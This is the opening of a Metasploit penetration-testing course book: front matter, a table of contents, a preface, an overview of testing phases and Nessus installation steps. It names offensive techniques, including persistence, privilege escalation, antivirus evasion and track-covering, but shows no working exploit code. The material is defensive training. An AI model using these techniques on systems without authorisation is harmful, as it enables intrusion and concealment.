

Sagar Rahalkar, Nipun Jaswal

Metasploit Revealed: Secrets of the Expert Pentester

Learning Path

Build your defense against complex attacks



Packt

Metasploit Revealed: Secrets of the Expert Pentester

Build your defense against complex attacks

A course in three modules

Packt >

BIRMINGHAM - MUMBAI

Metasploit Revealed: Secrets of the Expert Pentester

Copyright © 2017 Packt Publishing

All rights reserved. No part of this course may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this course to ensure the accuracy of the information presented. However, the information contained in this course is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this course.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this course by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Published on: September 2017

Production reference: 1301117

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham B3 2PB, UK.

ISBN 978-1-78862-459-6

www.packtpub.com

Credits

Authors

Sagar Rahalkar
Nipun Jaswal

Content Development Editor

Nikita Pawar

Reviewers

Adrian Pruteanu

Graphics

Tania Dutta

Production Coordinator

Shraddha Falebhai

Table of Contents

Preface	1
Chapter 1: Module 1	5
Metasploit for Beginners	5
Chapter 2: Introduction to Metasploit and Supporting Tools	6
The importance of penetration testing	7
Vulnerability assessment versus penetration testing	7
The need for a penetration testing framework	8
Introduction to Metasploit	8
When to use Metasploit?	9
Making Metasploit effective and powerful using supplementary tools	12
Nessus	12
NMAP	14
w3af	16
Armitage	17
Summary	18
Exercises	18
Chapter 3: Setting up Your Environment	19
Using the Kali Linux virtual machine - the easiest way	19
Installing Metasploit on Windows	22
Installing Metasploit on Linux	27
Setting up exploitable targets in a virtual environment	34
Summary	36
Exercises	37
Chapter 4: Metasploit Components and Environment Configuration	38
Anatomy and structure of Metasploit	39
Metasploit components	40
Auxiliaries	40
Exploits	42
Encoders	42
Payloads	43
Post	44
Playing around with msfconsole	45
Variables in Metasploit	53

Updating the Metasploit Framework	55
Summary	56
Exercises	57
Chapter 5: Information Gathering with Metasploit	58
Information gathering and enumeration	59
Transmission Control Protocol	59
User Datagram Protocol	60
File Transfer Protocol	60
Server Message Block	63
Hypertext Transfer Protocol	66
Simple Mail Transfer Protocol	72
Secure Shell	73
Domain Name System	77
Remote Desktop Protocol	78
Password sniffing	79
Advanced search with shodan	80
Summary	81
Exercises	82
Chapter 6: Vulnerability Hunting with Metasploit	83
Managing the database	83
Work spaces	85
Importing scans	86
Backing up the database	87
NMAP	88
NMAP scanning approach	89
Nessus	90
Scanning using Nessus from msfconsole	91
Vulnerability detection with Metasploit auxiliaries	92
Auto exploitation with db_autopwn	93
Post exploitation	94
What is meterpreter?	94
Searching for content	96
Screen capture	96
Keystroke logging	98
Dumping the hashes and cracking with JTR	99
Shell command	100
Privilege escalation	101
Summary	102

Table of Contents

Exercises	102
Chapter 7: Client-side Attacks with Metasploit	103
Need of client-side attacks	103
What are client-side attacks?	104
What is a Shellcode?	105
What is a reverse shell?	106
What is a bind shell?	106
What is an encoder?	106
The msfvenom utility	106
Generating a payload with msfvenom	109
Social Engineering with Metasploit	112
Generating malicious PDF	112
Creating infectious media drives	116
Browser Autopwn	117
Summary	120
Exercises	120
Chapter 8: Web Application Scanning with Metasploit	121
Setting up a vulnerable application	121
Web application scanning using WMAP	123
Metasploit Auxiliaries for Web Application enumeration and scanning	126
Summary	131
Exercises	132
Chapter 9: Antivirus Evasion and Anti-Forensics	133
Using encoders to avoid AV detection	133
Using packagers and encrypters	137
What is a sandbox?	141
Anti-forensics	142
Timestomp	143
clearev	146
Summary	148
Exercises	148
Chapter 10: Cyber Attack Management with Armitage	149
What is Armitage?	149
Starting the Armitage console	150
Scanning and enumeration	152
Find and launch attacks	154
Summary	159
Exercises	159

Chapter 11: Extending Metasploit and Exploit Development	160
Exploit development concepts	160
What is a buffer overflow?	161
What are fuzzers?	162
Exploit templates and mixins	163
What are Metasploit mixins?	165
Adding external exploits to Metasploit	166
Summary	169
Exercises	169
Chapter 12: Module 2	170
Mastering Metasploit	170
Chapter 13: Approaching a Penetration Test Using Metasploit	171
Organizing a penetration test	174
Preinteractions	174
Intelligence gathering/reconnaissance phase	176
Predicting the test grounds	179
Modeling threats	179
Vulnerability analysis	181
Exploitation and post-exploitation	181
Reporting	182
Mounting the environment	182
Setting up Kali Linux in virtual environment	183
The fundamentals of Metasploit	188
Conducting a penetration test with Metasploit	189
Recalling the basics of Metasploit	189
Benefits of penetration testing using Metasploit	192
Open source	192
Support for testing large networks and easy naming conventions	192
Smart payload generation and switching mechanism	193
Cleaner exits	193
The GUI environment	193
Penetration testing an unknown network	194
Assumptions	194
Gathering intelligence	194
Using databases in Metasploit	195
Modeling threats	200
Vulnerability analysis of VSFTPD 2.3.4 backdoor	200
The attack procedure	202

The procedure of exploiting the vulnerability	202
Exploitation and post exploitation	204
Vulnerability analysis of PHP-CGI query string parameter vulnerability	212
Exploitation and post exploitation	213
Vulnerability analysis of HFS 2.3	220
Exploitation and post exploitation	221
Maintaining access	225
Clearing tracks	227
Revising the approach	229
Summary	232
Chapter 14: Reinventing Metasploit	233
Ruby – the heart of Metasploit	234
Creating your first Ruby program	234
Interacting with the Ruby shell	235
Defining methods in the shell	236
Variables and data types in Ruby	237
Working with strings	237
Concatenating strings	238
The substring function	238
The split function	238
Numbers and conversions in Ruby	239
Conversions in Ruby	240
Ranges in Ruby	240
Arrays in Ruby	241
Methods in Ruby	242
Decision-making operators	242
Loops in Ruby	243
Regular expressions	244
Wrapping up with Ruby basics	246
Developing custom modules	246
Building a module in a nutshell	246
The architecture of the Metasploit framework	247
Understanding the file structure	249
The libraries layout	250
Understanding the existing modules	255
The format of a Metasploit module	255
Disassembling existing HTTP server scanner module	256
Libraries and the function	259
Writing out a custom FTP scanner module	263
Libraries and the function	265
Using msftidy	268
Writing out a custom SSH authentication brute forcer	269

Rephrasing the equation	275
Writing a drive disabler post exploitation module	275
Writing a credential harvester post exploitation module	282
Breakthrough meterpreter scripting	289
Essentials of meterpreter scripting	289
Pivoting the target network	290
Setting up persistent access	295
API calls and mixins	296
Fabricating custom meterpreter scripts	297
Working with RailGun	299
Interactive Ruby shell basics	300
Understanding RailGun and its scripting	300
Manipulating Windows API calls	303
Fabricating sophisticated RailGun scripts	304
Summary	307
Chapter 15: The Exploit Formulation Process	308
The absolute basics of exploitation	309
The basics	309
The architecture	310
System organization basics	310
Registers	312
Exploiting stack-based buffer overflows with Metasploit	313
Crashing the vulnerable application	314
Building the exploit base	317
Calculating the offset	318
Using the pattern_create tool	318
Using the pattern_offset tool	320
Finding the JMP ESP address	320
Using Immunity Debugger to find executable modules	321
Using msfbinscan	322
Stuffing the space	324
Relevance of NOPs	326
Determining bad characters	326
Determining space limitations	327
Writing the Metasploit exploit module	327
Exploiting SEH-based buffer overflows with Metasploit	332
Building the exploit base	336
Calculating the offset	336
Using pattern_create tool	337
Using pattern_offset tool	338

Finding the POP/POP/RET address	338
The Mona script	339
Using msfbinscan	340
Writing the Metasploit SEH exploit module	341
Using NASM shell for writing assembly instructions	344
Bypassing DEP in Metasploit modules	346
Using msfrop to find ROP gadgets	348
Using Mona to create ROP chains	350
Writing the Metasploit exploit module for DEP bypass	352
Other protection mechanisms	356
Summary	356
Chapter 16: Porting Exploits	357
Importing a stack-based buffer overflow exploit	358
Gathering the essentials	360
Generating a Metasploit module	361
Exploiting the target application with Metasploit	363
Implementing a check method for exploits in Metasploit	364
Importing web-based RCE into Metasploit	365
Gathering the essentials	367
Grasping the important web functions	367
The essentials of the GET/POST method	370
Importing an HTTP exploit into Metasploit	370
Importing TCP server/ browser-based exploits into Metasploit	373
Gathering the essentials	377
Generating the Metasploit module	378
Summary	381
Chapter 17: Testing Services with Metasploit	382
The fundamentals of SCADA	383
The fundamentals of ICS and its components	383
The significance of ICS-SCADA	384
Analyzing security in SCADA systems	384
Fundamentals of testing SCADA	384
SCADA-based exploits	386
Securing SCADA	389
Implementing secure SCADA	389
Restricting networks	389
Database exploitation	390
SQL server	390
Fingerprinting SQL server with Nmap	390
Scanning with Metasploit modules	392

Brute forcing passwords	393
Locating/capturing server passwords	396
Browsing SQL server	397
Post-exploiting/executing system commands	400
Reloading the xp_cmdshell functionality	400
Running SQL-based queries	402
Testing VOIP services	403
VOIP fundamentals	403
An introduction to PBX	403
Types of VOIP services	404
Self-hosted network	404
Hosted services	405
SIP service providers	406
Fingerprinting VOIP services	407
Scanning VOIP services	409
Spoofing a VOIP call	411
Exploiting VOIP	412
About the vulnerability	414
Exploiting the application	414
Summary	415
Chapter 18: Virtual Test Grounds and Staging	416
Performing a penetration test with integrated Metasploit services	417
Interaction with the employees and end users	418
Gathering intelligence	420
Example environment under test	421
Vulnerability scanning with OpenVAS using Metasploit	422
Modeling the threat areas	428
Gaining access to the target	430
Vulnerability scanning with Nessus	432
Maintaining access and covering tracks	438
Managing a penetration test with Faraday	439
Summary	442
Chapter 19: Client-side Exploitation	443
Exploiting browsers for fun and profit	444
The browser autopwn attack	444
The technology behind a browser autopwn attack	444
Attacking browsers with Metasploit browser autopwn	446
Compromising the clients of a website	449
Injecting malicious web scripts	449
Hacking the users of a website	450
Conjunction with DNS spoofing	453

Tricking victims with DNS hijacking	454
Metasploit and Arduino - the deadly combination	463
File format-based exploitation	471
PDF-based exploits	471
Word-based exploits	474
Compromising Linux clients with Metasploit	477
Attacking Android with Metasploit	479
Summary	484
Chapter 20: Metasploit Extended	485
The basics of post exploitation with Metasploit	485
Basic post exploitation commands	486
The help menu	486
Background command	487
Machine ID and UUID command	487
Reading from a channel	488
Getting the username and process information	488
Getting system information	489
Networking commands	490
File operation commands	492
Desktop commands	494
Screenshots and camera enumeration	495
Additional post exploitation modules	498
Gathering wireless SSIDs with Metasploit	498
Gathering Wi-Fi passwords with Metasploit	499
Getting applications list	500
Gathering skype passwords	500
Gathering USB history	501
Searching files with Metasploit	502
Wiping logs from target with clearev command	502
Advanced extended features of Metasploit	503
Privilege escalation using Metasploit	503
Finding passwords in clear text using mimikatz	505
Sniffing traffic with Metasploit	506
Host file injection with Metasploit	508
Phishing window login passwords	509
Summary	510
Chapter 21: Speeding up Penetration Testing	511
The loadpath command	512

Table of Contents

Pacing up development using reload, edit and reload_all commands	513
Automating Social-Engineering Toolkit	514
Summary	518
Chapter 22: Visualizing with Armitage	519
The fundamentals of Armitage	520
Getting started	520
Touring the user interface	522
Managing the workspace	523
Scanning networks and host management	525
Modeling out vulnerabilities	527
Finding the match	528
Exploitation with Armitage	529
Post-exploitation with Armitage	531
Attacking on the client side with Armitage	532
Scripting Armitage	537
The fundamentals of Cortana	538
Controlling Metasploit	541
Post-exploitation with Cortana	543
Building a custom menu in Cortana	545
Working with interfaces	547
Summary	549
Further reading	549
Chapter 23: Module 3	551
Metasploit Bootcamp	551
Chapter 24: Getting Started with Metasploit	552
The fundamentals of Metasploit	553
Metasploit Framework console and commands	553
Benefits of using Metasploit	558
Penetration testing with Metasploit	558
Assumptions and testing setup	558
Phase-I: footprinting and scanning	559
Phase-II: gaining access to the target	564
Phase-III: maintaining access / post-exploitation / covering tracks	566
Summary and exercises	569
Chapter 25: Identifying and Scanning Targets	570
Working with FTP servers using Metasploit	571
Scanning FTP services	571

Modifying scanner modules for fun and profit	574
Scanning MSSQL servers with Metasploit	575
Using the mssql_ping module	575
Brute-forcing MSSQL passwords	576
Scanning SNMP services with Metasploit	579
Scanning NetBIOS services with Metasploit	583
Scanning HTTP services with Metasploit	585
Scanning HTTPS/SSL with Metasploit	586
Summary and exercises	588
Chapter 26: Exploitation and Gaining Access	589
Setting up the practice environment	590
Exploiting applications with Metasploit	590
Using db_nmap in Metasploit	592
Exploiting Desktop Central 9 with Metasploit	595
Testing the security of a GlassFish web server with Metasploit	600
Exploiting FTP services with Metasploit	608
Converting exploits to Metasploit	613
Gathering the essentials	616
Generating a Metasploit module	616
Exploiting the target application with Metasploit	619
Summary and exercises	619
Chapter 27: Post-Exploitation with Metasploit	621
Extended post-exploitation with Metasploit	621
Advanced post-exploitation with Metasploit	622
Migrating to safer processes	622
Obtaining system privileges	623
Changing access, modification, and creation time with timestamp	623
Obtaining password hashes using hashdump	624
Metasploit and privilege escalation	625
Escalating privileges on Windows Server 2008	625
Privilege escalation on Linux with Metasploit	627
Gaining persistent access with Metasploit	629
Gaining persistent access on Windows-based systems	630
Gaining persistent access on Linux systems	632
Summary	633
Chapter 28: Testing Services with Metasploit	634
Testing MySQL with Metasploit	634
Using Metasploit's mysql_version module	635

Brute-forcing MySQL with Metasploit	636
Finding MySQL users with Metasploit	637
Dumping the MySQL schema with Metasploit	638
Using file enumeration in MySQL using Metasploit	639
Checking for writable directories	641
Enumerating MySQL with Metasploit	642
Running MySQL commands through Metasploit	643
Gaining system access through MySQL	644
Summary and exercises	648
Chapter 29: Fast-Paced Exploitation with Metasploit	649
Using pushm and popm commands	649
Making use of resource scripts	651
Using AutoRunScript in Metasploit	652
Using the multiscript module in the AutoRunScript option	654
Global variables in Metasploit	657
Wrapping up and generating manual reports	658
The format of the report	658
The executive summary	659
Methodology/network admin-level report	660
Additional sections	661
Summary and preparation for real-world scenarios	661
Chapter 30: Exploiting Real-World Challenges with Metasploit	663
Scenario 1: Mirror environment	664
Understanding the environment	664
Fingerprinting the target with DB_NMAP	665
Gaining access to vulnerable web applications	671
Migrating from a PHP meterpreter to a Windows meterpreter	674
Pivoting to internal networks	677
Scanning internal networks through a meterpreter pivot	678
Using the socks server module in Metasploit	683
Dumping passwords in clear text	688
Sniffing a network with Metasploit	688
Summary of the attack	691
Scenario 2: You can't see my meterpreter	691
Using shellcode for fun and profit	693
Encrypting the shellcode	694
Creating a decoder executable	695
Further roadmap and summary	699

Table of Contents

Bibliography	700
Thanks page	701
About Packt Publishing	701
Writing for Packt	701
Index	703

Preface

Metasploit is a popular penetration testing framework that has one of the largest exploit databases around. This book will show you exactly how to prepare yourself against the attacks you will face every day by simulating real-world possibilities.

What this learning path covers

Module 1, Metasploit for Beginners, Will begin by introducing you to Metasploit and its functionality. Next, you will learn how to set up and configure Metasploit on various platforms to create a virtual test environment. You will also get your hands on various tools and components used by Metasploit. Further on in the module, you will learn how to find weaknesses in the target system and hunt for vulnerabilities using Metasploit and its supporting tools. Next, you'll get hands-on experience carrying out client-side attacks. Moving on, you'll learn about web application security scanning and bypassing anti-virus and clearing traces on the target system post compromise. This module will also keep you updated with the latest security techniques and methods that can be directly applied to scan, test, hack, and secure networks and systems with Metasploit. By the end of this module, you'll get the hang of bypassing different defenses, after which you'll learn how hackers use the network to gain access into different systems.

Module 2, Mastering Metasploit (Second Edition), Metasploit is a popular penetration testing framework that has one of the largest exploit databases around. This module will show you exactly how to prepare yourself against the attacks you will face every day by simulating real-world possibilities. We start by reminding you about the basic functionalities of Metasploit and its use in the most traditional ways. You'll get to know about the basics of programming Metasploit modules as a refresher, and then dive into carrying out exploitation as well building and porting exploits of various kinds in Metasploit. In the next section, you'll develop the ability to perform testing on various services such as SCADA, databases, IoT, mobile, tablets, and many more services. After this training, we jump into real-world sophisticated scenarios where performing penetration tests are a challenge. With real-life case studies, we take you on a journey through client-side attacks using Metasploit and various scripts built on the Metasploit framework. By the end of the module, you will be trained specifically on time-saving techniques using Metasploit.

Module 3, Metasploit Bootcamp, Starts with a hands-on Day 1 chapter, covering the basics of the Metasploit framework and preparing the readers for a self-completion exercise at the end of every chapter. The Day 2 chapter dives deep into the use of scanning and fingerprinting services with Metasploit while helping the readers to modify existing modules according to their needs. Following on from the previous chapter, Day 3 will focus on exploiting various types of service and client-side exploitation while Day 4 will focus on post-exploitation, and writing quick scripts that helps with gathering the required information from the exploited systems. The Day 5 chapter presents the reader with the techniques involved in scanning and exploiting various services, such as databases, mobile devices, and VOIP. The Day 6 chapter prepares the reader to speed up and integrate Metasploit with leading industry tools for penetration testing. Finally, Day 7 brings in sophisticated attack vectors and challenges based on the user's preparation over the past six days and ends with a Metasploit challenge to solve.

What you need for this learning path

To follow and recreate the examples in this course, you will need six to seven systems. One can be your penetration testing system--a box with Kali Linux installed--whereas others can be the systems under test. Alternatively, you can work on a single system and set up a virtual environment with host-only or bridged networks.

Apart from systems or virtualization, you will need the latest ISO of Kali Linux, which already packs Metasploit by default and contains all the other tools that are required for recreating the examples in this course.

You will also need to install Ubuntu 14.04 LTS, Windows XP, Windows 7 Home Basic, Windows Server 2008 R2, Windows Server 2012 R1, Metasploitable 2, Metasploitable 3, and Windows 10 either on virtual machines or live systems, as all these operating systems will serve as the test beds for Metasploit.

Lastly, you will also need the following software: Metasploit Framework, PostgreSQL, VMware or VirtualBox, Kali Linux, Nessus, 7-Zip, NMAP, W3af, Armitage, Adobe Acrobat Reader. Additionally, links to all other required tools and vulnerable software are provided in the chapters.

Who this learning path is for

This course is for penetration testers, ethical hackers, and security professionals who'd like to master the Metasploit framework and explore approaches to carrying out advanced penetration testing to build highly secure networks. Some familiarity with networking and security concepts is expected, although no familiarity of Metasploit is required.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this course—what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail feedback@packtpub.com, and mention the course's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt course, we have a number of things to help you to get the most from your purchase.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our courses—maybe a mistake in the text or the code—we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this course. If you find any errata, please report them by visiting <http://www.packtpub.com/submit-errata>, selecting your course, clicking on the Errata Submission Form link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to <https://www.packtpub.com/books/content/support> and enter the name of the course in the search field. The required information will appear under the Errata section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy. Please contact us at copyright@packtpub.com with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this course, you can contact us at questions@packtpub.com, and we will do our best to address the problem.

1

Module 1

Metasploit for Beginners

An easy to digest practical guide to Metasploit covering all aspects of the framework from installation, configuration, and vulnerability hunting to advanced client side attacks and anti-forensics.

2

Introduction to Metasploit and Supporting Tools

Before we take a deep dive into various aspects of the Metasploit framework, let's first lay a solid foundation of some of the absolute basics. In this chapter, we'll conceptually understand what penetration testing is all about and where the Metasploit Framework fits in exactly. We'll also browse through some of the additional tools that enhance the Metasploit Framework's capabilities. In this chapter, we will cover the following topics:

- Importance of penetration testing
- Differentiating between vulnerability assessment and penetration testing
- Need for a penetration testing framework
- A brief introduction to Metasploit
- Understanding the applicability of Metasploit throughout all phases of penetration testing
- Introduction to supporting tools that help extend Metasploit's capabilities

The importance of penetration testing

For more than over a decade or so, the use of technology has been rising exponentially. Almost all of the businesses are partially or completely dependent on the use of technology. From bitcoins to cloud to **Internet-of-Things (IoT)**, new technologies are popping up each day. While these technologies completely change the way we do things, they also bring along threats with them. Attackers discover new and innovative ways to manipulate these technologies for fun and profit! This is a matter of concern for thousands of organizations and businesses around the world. Organizations worldwide are deeply concerned about keeping their data safe. Protecting data is certainly important, however, testing whether adequate protection mechanisms have been put to work is also equally important. Protection mechanisms can fail, hence testing them before someone exploits them for real is a challenging task. Having said this, vulnerability assessment and penetration testing have gained high importance and are now trivially included in all compliance programs. With the vulnerability assessment and penetration testing done in the right way, organizations can ensure that they have put in place the right security controls, and they are functioning as expected!

Vulnerability assessment versus penetration testing

Vulnerability assessment and penetration testing are two of the most common words that are often used interchangeably. However, it is important to understand the difference between the two. To understand the exact difference, let's consider a real-world scenario:

A thief intends to rob a house. To proceed with his robbery plan, he decides to recon his robbery target. He visits the house (that he intends to rob) casually and tries to gauge what security measures are in place. He notices that there is a window at the backside of the house that is often open, and it's easy to break in. In our terms, the thief just performed a vulnerability assessment. Now, after a few days, the thief actually went to the house again and entered the house through the backside window that he had discovered earlier during his recon phase. In this case, the thief performed an actual penetration into his target house with the intent of robbery.

This is exactly what we can relate to in the case of computing systems and networks. One can first perform a vulnerability assessment of the target in order to assess overall weaknesses in the system and then later perform a planned penetration test to practically check whether the target is vulnerable or not. Without performing a vulnerability assessment, it will not be possible to plan and execute the actual penetration.

While most vulnerability assessments are non-invasive in nature, the penetration test could cause damage to the target if not done in a controlled manner. Depending on the specific compliance needs, some organizations choose to perform only a vulnerability assessment, while others go ahead and perform a penetration test as well.

The need for a penetration testing framework

Penetration testing is not just about running a set of a few automated tools against your target. It's a complete process that involves multiple stages, and each stage is equally important for the success of the project. Now, for performing all tasks throughout all stages of penetration testing, we would need to use various different tools and might need to perform some tasks manually. Then, at the end, we would need to combine results from so many different tools together in order to produce a single meaningful report. This is certainly a daunting task. It would have been really easy and time-saving if one single tool could have helped us perform all the required tasks for penetration testing. This exact need is satisfied by a framework such as Metasploit.

Introduction to Metasploit

The birth of Metasploit dates back to 14 years ago, when H.D Moore, in 2003, wrote a portable network tool using Perl. By 2007, it was rewritten in Ruby. The Metasploit project received a major commercial boost when Rapid7 acquired the project in 2009. Metasploit is essentially a robust and versatile penetration testing framework. It can literally perform all tasks that are involved in a penetration testing life cycle. With the use of Metasploit, you don't really need to reinvent the wheel! You just need to focus on the core objectives; the supporting actions would all be performed through various components and modules of the framework. Also, since it's a complete framework and not just an application, it can be customized and extended as per our requirements.

Metasploit is, no doubt, a very powerful tool for penetration testing. However, it's certainly not a magic wand that can help you hack into any given target system. It's important to understand the capabilities of Metasploit so that it can be leveraged optimally during penetration testing.


While the initial Metasploit project was open source, after the acquisition by Rapid7, commercial grade versions of Metasploit also came into existence. For the scope of this book, we'll be using the *Metasploit Framework* edition.



Did you know? The Metasploit Framework has more than 3000 different modules available for exploiting various applications, products, and platforms, and this number is growing on a regular basis.

When to use Metasploit?

There are literally tons of tools available for performing various tasks related to penetration testing. However, most of the tools serve only one unique purpose. Unlike these tools, Metasploit is the one that can perform multiple tasks throughout the penetration testing life cycle. Before we check the exact use of Metasploit in penetration testing, let's have a brief overview of various phases of penetration testing. The following diagram shows the typical phases of the penetration testing life cycle:



1. **Information Gathering:** Though the Information Gathering phase may look very trivial, it is one of the most important phases for the success of a penetration testing project. The more you know about your target, the more the chances are that you find the right vulnerabilities and exploits to work for you. Hence, it's worth investing substantial time and efforts in gathering as much information as possible about the target under the scope. Information gathering can be of two types, as follows:
 - **Passive information gathering:** Passive information gathering involves collecting information about the target through publicly available sources such as social media and search engines. No direct contact with the target is made.
 - **Active information gathering:** Active information gathering involves the use of specialized tools such as port scanners to gain information about the target system. It involves making direct contact with the target system, hence there could be a possibility of the information gathering attempt getting noticed by the firewall, IDS, or IPS in the target network.
2. **Enumeration:** Using active and/or passive information gathering techniques, one can have a preliminary overview of the target system/network. Moving further, enumeration allows us to know what the exact services running on the target system (including types and versions) are and other information such as users, shares, and DNS entries. Enumeration prepares a clearer blueprint of the target we are trying to penetrate.
3. **Gaining Access:** Based on the target blueprint that we obtained from the information gathering and enumeration phase, it's now time to exploit the vulnerabilities in the target system and gain access. Gaining access to this target system involves exploiting one or many of the vulnerabilities found during earlier stages and possibly bypassing the security controls deployed in the target system (such as antivirus, firewall, IDS, and IPS).
4. **Privilege Escalation:** Quite often, exploiting a vulnerability on the target gives limited access to the system. However, we would want complete root/administrator level access into the target in order to gain most out of our exercise. This can be achieved using various techniques to escalate privileges of the existing user. Once successful, we can have full control over the system with highest privileges and can possibly infiltrate deeper into the target.

5. **Maintaining Access:** So far, it has taken a lot of effort to gain a root/administrator level access into our target system. Now, what if the administrator of the target system restarts the system? All our hard work will be in vain. In order to avoid this, we need to make a provision for persistent access into the target system so that any restarts of the target system won't affect our access.
6. **Covering Tracks:** While we have really worked hard to exploit vulnerabilities, escalate privileges, and make our access persistent, it's quite possible that our activities could have triggered an alarm on the security systems of the target system. The incident response team may already be in action, tracing all the evidence that may lead back to us. Based on the agreed penetration testing contract terms, we need to clear all the tools, exploits, and backdoors that we uploaded on the target during the compromise.

Interestingly enough, Metasploit literally helps us in all penetration testing stages listed previously.

The following table lists various Metasploit components and modules that can be used across all stages of penetration testing:

Sr. No.	Penetration testing phase	Use of Metasploit
1	Information Gathering	Auxiliary modules: portscan/syn, portscan/tcp, smb_version, db_nmap, scanner/ftp/ftp_version, and gather/shodan_search
2	Enumeration	smb/smb_enumshares, smb/smb_enumusers, and smb/smb_login
3	Gaining Access	All Metasploit exploits and payloads
4	Privilege Escalation	meterpreter-use priv and meterpreter-getsystem
5	Maintaining Access	meterpreter - run persistence
6	Covering Tracks	Metasploit Anti-Forensics Project

We'll gradually cover all previous components and modules as we progress through the book.

Making Metasploit effective and powerful using supplementary tools

So far we have seen that Metasploit is really a powerful framework for penetration testing. However, it can be made even more useful if integrated with some other tools. This section covers a few tools that compliment Metasploit's capability to perform more precise penetration on the target system.

Nessus

Nessus is a product from Tenable Network Security and is one of the most popular vulnerability assessment tools. It belongs to the vulnerability scanner category. It is quite easy to use, and it quickly finds out infrastructure-level vulnerabilities in the target system. Once Nessus tells us what vulnerabilities exist on the target system, we can then feed those vulnerabilities to Metasploit to see whether they can be exploited for real.

Its official website is <https://www.tenable.com/>. The following image shows the Nessus homepage:

The screenshot shows the Nessus web interface with the title "Nessus Home / Scans - Mozilla Firefox". The URL in the address bar is "https://127.0.0.1:8834/#/scans/new". The main content area is titled "Scanner Templates" and displays a grid of 15 vulnerability assessment templates. Each template card includes an icon, a title, a brief description, and an "UPGRADE" button. The templates are arranged in three rows of five. Row 1: Advanced Scan (Configure a scan without using any recommendations), Audit Cloud Infrastructure (Audit the configuration of third-party cloud services), Badlock Detection (Remote and local checks for CVE-2016-2118 and Bash Shellshock Detection (Remote and local checks for CVE-2014-6271 and Basic Network Scan (A full system scan suitable for any host). Row 2: Credentialled Patch Audit (Authenticate to hosts and enumerate missing updates), DROWN Detection (Remote checks for CVE-2016-0800), Host Discovery (A simple scan to discover live hosts and open ports), Internal PCI Network Scan (Perform an internal PCI DSS (11.2.1) vulnerability scan), and Malware Scan (Scan for malware on Windows and Unix systems). Row 3: MDM Config Audit (Audit the configuration of mobile devices), Mobile Device Scan (Access mobile devices via Microsoft), Offline Config Audit (Audit the configuration of network devices), PCI Quarterly External Scan (Approved for external penetration testing), and Policy Compliance Auditing (Audit system compliance against industry standards).

Nessus web interface for initiating vulnerability assessments

The following are the different OS-based installation steps for Nessus:

- **Installation on Windows:**

1. Navigate to the URL <https://www.tenable.com/products/nessus-select-your-operating-system>.
2. Under the **Microsoft Windows** category, select the appropriate version (32-bit/64-bit).
3. Download and install the `msi` file.
4. Open a browser and navigate to the URL <https://localhost:8834/>.
5. Set a new username and password to access the Nessus console.
6. For registration, click on the **registering this scanner** option.
7. Upon visiting <http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code>, select **Nessus Home** and enter your details for registration.
8. Enter the registration code that you receive on your email.

